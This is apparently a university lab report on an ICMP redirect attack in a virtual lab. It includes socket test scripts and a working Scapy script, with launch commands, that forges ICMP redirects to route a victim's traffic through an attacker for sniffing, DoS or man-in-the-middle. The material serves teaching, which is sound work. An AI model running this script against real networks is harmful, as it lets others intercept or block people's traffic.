Final Report
On
ICMP Redirect Attack

Kazi Samin Mubasshir
Student ID:1505041

Department of Computer Science and Engineering
Bangladesh University of Engineering and Technology
(BUET)
Dhaka 1000
September 7, 2019

Contents

1 Steps of attack:

1.1 Requirements:

1. OS: Linux
2. Virtualbox
3. Scapy

1.2 Environment Setup:

Create four virtual machines(server,client,router,attacker) in vbox
Victim: client ip = 192.168.1.11
Target: server ip = 192.168.2.22
Gateway: router ip = 192.168.1.1
Source: attacker ip = 192.168.1.12

1.3 Topology:



Figure 2: Topology

In Each vms:
sudo apt install openssh-server man manpages manpages-dev nano
sudo apt update
sudo apt upgrade

1.4 Codes:

server.py

```
# first of all import the socket library
import socket

# next create a socket object
s = socket.socket()
print "Socket successfully created"

# reserve a port on your computer in our
# case it is 12345 but it can be anything
port = 12345

# Next bind to the port
# we have not typed any ip in the ip field
# instead we have inputted an empty string
# this makes the server listen to requests
# coming from other computers on the network
s.bind(('', port))
print "socket binded to %s" %(port)

# put the socket into listening mode
s.listen(5)
print "socket is listening"

# a forever loop until we interrupt it or
# an error occurs
while True:

# Establish connection with client.
c, addr = s.accept()
print 'Got connection from', addr

# send a thank you message to the client.
c.send('Thank you for connecting')

# Close the connection with the client
c.close()
```

client.py

```
# Import socket module
import socket

# Create a socket object
s = socket.socket()

# Define the port on which you want to connect
port = 12345

# connect to the server on local computer
s.connect(('192.168.2.22', port))

# receive data from the server
print s.recv(1024)
# close the connection
s.close()
```

icmp_redir_attack.py

```
#! /usr/bin/env python
#! -*- coding:utf8 -*-

from scapy.all import *
from time import sleep

def attack(victim, target, source, gateway):
    ip = IP(dst=victim, src=source)
    icmp = ICMP(type=5, code=1, gw=gateway)
    redirectedip = IP(dst=target, src=victim)
    while True:
        send(ip/icmp/redirectedip/UDP())
        sleep(1)

def main():
    from sys import argv
    from optparse import OptionParser
    msgUsage = "%prog"
    opt = OptionParser(msgUsage)
    opt.add_option("-v", "--victim",  action = "store", dest = "victim", help = "victim IP address")
    opt.add_option("-t", "--target",  action = "store", dest = "target", help = "target IP you want to poisoning")
    opt.add_option("-g", "--gateway", action = "store", dest = "gateway", help = "new gateway for the poisoned destination")
    opt.add_option("-s", "--source", action = "store", dest = "source", help = "source IP address of the ICMP message")
    args = opt.parse_args(argv[1:])
    if not args[0].victim or not args[0].target or not args[0].source or not args[0].gateway:
        opt.print_help()
    else:
        attack(args[0].victim, args[0].target, args[0].source, args[0].gateway)

if __name__ == '__main__':
    main()
```

script.sh

```
#!/bin/bash
#victim:  client   192.168.1.11
#target:  server   192.168.2.22
#gateway: attacker 192.168.1.12
#source:  router   192.168.1.1
#message will contain gateway router ip as src and attacker's ip as new gateway
#tricking Victim into thinking that gateway router sent the icmp redirect message
#to redirect it's messages to the attacker which are destined to the target destination
python icmp_redir_attack.py -v 192.168.1.11 -t 192.168.2.22 -g 192.168.1.12 -s 192.168.1.1
```

1.5 Launch attack:

Run attack.py in attacker(./script.sh will make it easier)
python icmp_redir_attack.py -v 192.168.1.11 -t 192.168.2.22 -g 192.168.1.12 -s 192.168.1.1
Or ./script.sh
run server.py in server
python server.py

run client.py in client
python client.py
Client will not connect to server.It will send it's msg to attacker.Use wireshark to capture these packets.

1.6 Screenshots



Figure 3: Server Setup



Figure 4: Router Setup



Figure 5: Allow ip forwarding to work as router



Figure 6: Client Setup



Figure 7: Allow ICMP redirect in Client



Figure 8: Attacker Setup



Figure 9: Turn ip forward on in Attacker for Sniffing attack

2 Was my attack successful?

Yes.My attack was successful.The attacker could send malicious icmp redirect messages to the victim and victim responded to it as intended.It sent its messages to the attacker which were destined to the server.Attacker could act in three ways as per his/her wish

1. Forward the original message to the server(Sniffing)
2. Discard the packet(DOS)
3. Send a malicious message to the server(Man in the Middle)

2.1 Why do i think my attack was successful:

The sole purpose of ICMP redirect attack is to send a malicious ICMP redirect message to the victim tricking it to send its packets to the attacker instead of the gateway that is in the path of its destination.My attack could successfully exploit this feature of ICMP redirect messages and intercept the messages between the victim and its target destination.So my attack was successful.

3 Observed Output Across Different PCs

3.1 Normal Scenario



Figure 10: Normal Server



Figure 11: Normal Client



Figure 12: Normal Server Response

3.2 Sniffing



Figure 13: Attacker Sending malicious icmp redirect message



Figure 14: Client Receiving icmp redirect messages



Figure 15: Client Connects to Server



Figure 16: Server's Window



Figure 17: Attacker gets the msg from client and redirects it,Sniffed!

3.3 DOS



Figure 18: Client Tries but can't connect to server

